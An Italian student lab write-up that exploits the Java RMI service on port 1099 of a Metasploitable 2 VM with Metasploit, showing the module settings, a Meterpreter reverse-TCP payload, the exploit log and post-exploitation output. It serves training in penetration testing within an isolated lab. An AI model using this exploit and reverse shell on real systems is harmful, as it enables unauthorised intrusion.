W16D4

In questo progetto sfrutteremo la vulnerabilità del servizio aperto sulla porta 1099 di Metasploitable 2.

Traccia

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.


I requisiti per lo svolgimento:

- KALI (La macchina attaccante) viene configurato con indirizzo IP:192.168.11.111


- Metasploitable (La macchina vittima) ha indirizzo IP: 192.168.11.112

Configurazione di rete delle macchine virtuali

Prima di procedere al cambio di indirizzo IP per entrambe le macchine, Kali Linux e Metasploitable, apportiamo le modiche sui fogli interfaces.





```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
#iface eth0 inet dhcp
iface eth0 inet static
address 192.168.11.111/24
netmask 255.255.255.0
gateway 192.168.1.1
```




```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
#iface eth0 inet dhcp
address 192.168.11.112/24_
netmask 255.255.255.0
network 192.168.1.3
broadcast 192.168.1.255
gateway 192.168.1.1
```

Attivazione Metasploit

Attraverso il comando search cerchiamo il modulo che corrisponde a: java_rmi. Prendiamo il modulo sulla riga 1, che termina con la dicitura default configuration code execution. Dopo averlo selezionato ci verrà assegnato il payload di default: java/meterpreter/reverse_tcp.



Inserimento indirizzi

A questo punto passiamo all'inserimento dell'indirizzo da attaccare e modifichiamo l'indirizzo dell'attaccante nel seguente modo: set RHOSTS 192.168.11.112 per la vittima, e set LHOST 192.168.11.111 per definire l'attaccante. Quando siamo soddisfatti del risultato di show options, avviamo il modulo con exploit.

```
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

show options

Come possiamo notate, la shell di Meterpreter è stata creata con successo. Possiamo infatti notare una session 1 in attesa dei nostri comandi. Partiamo con il comprendere quale sia la configurazione di rete del bersaglio.


```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/8ALMGbU2ExSGSMe
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:55137) at 2024-02-23 07:02:31 -0500
```

exploit

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fecd:4d11
IPv6 Netmask : ::

meterpreter >
```


ifconfig - network

cartelle e i loro permessi




Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	4096	dir	2012-05-13 23:35:33 -0400	bin
040666/rw-rw-rw-	1024	dir	2012-05-13 23:36:28 -0400	boot
040666/rw-rw-rw-	4096	dir	2010-03-16 18:55:51 -0400	cdrom
040666/rw-rw-rw-	13540	dir	2024-02-23 06:49:32 -0500	dev
040666/rw-rw-rw-	4096	dir	2024-02-23 06:49:38 -0500	etc
040666/rw-rw-rw-	4096	dir	2010-04-16 02:16:02 -0400	home
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:40 -0400	initrd
100666/rw-rw-rw-	7929183	fil	2012-05-13 23:35:56 -0400	initrd.img
040666/rw-rw-rw-	4096	dir	2012-05-13 23:35:22 -0400	lib
040666/rw-rw-rw-	16384	dir	2010-03-16 18:55:15 -0400	lost+found
040666/rw-rw-rw-	4096	dir	2010-03-16 18:55:52 -0400	media
040666/rw-rw-rw-	4096	dir	2010-04-28 16:16:56 -0400	mnt
100666/rw-rw-rw-	49081	fil	2024-02-23 06:49:39 -0500	nohup.out
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:39 -0400	opt
040666/rw-rw-rw-	4096	dir	2024-01-26 16:49:50 -0500	privateshare
040666/rw-rw-rw-	0	dir	2024-02-23 06:49:19 -0500	proc
040666/rw-rw-rw-	4096	dir	2024-02-23 06:49:39 -0500	root
040666/rw-rw-rw-	4096	dir	2012-05-13 21:54:53 -0400	sbin
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:38 -0400	srv
040666/rw-rw-rw-	0	dir	2024-02-23 06:49:20 -0500	sys
040666/rw-rw-rw-	4096	dir	2024-02-18 16:31:52 -0500	test_metasploit
040666/rw-rw-rw-	4096	dir	2024-02-23 07:02:31 -0500	tmp
040666/rw-rw-rw-	4096	dir	2010-04-28 00:06:37 -0400	usr
040666/rw-rw-rw-	4096	dir	2010-03-17 10:08:23 -0400	var
100666/rw-rw-rw-	1987288	fil	2008-04-10 12:55:41 -0400	vmlinuz

Informazioni sul sistema operativo per mezzo di syinfo.



Di seguito i processi attualmente in esecuzione sulla macchina Metasploitable



Una volta terminato il nostro attacco lanciamo più volte exit per uscire.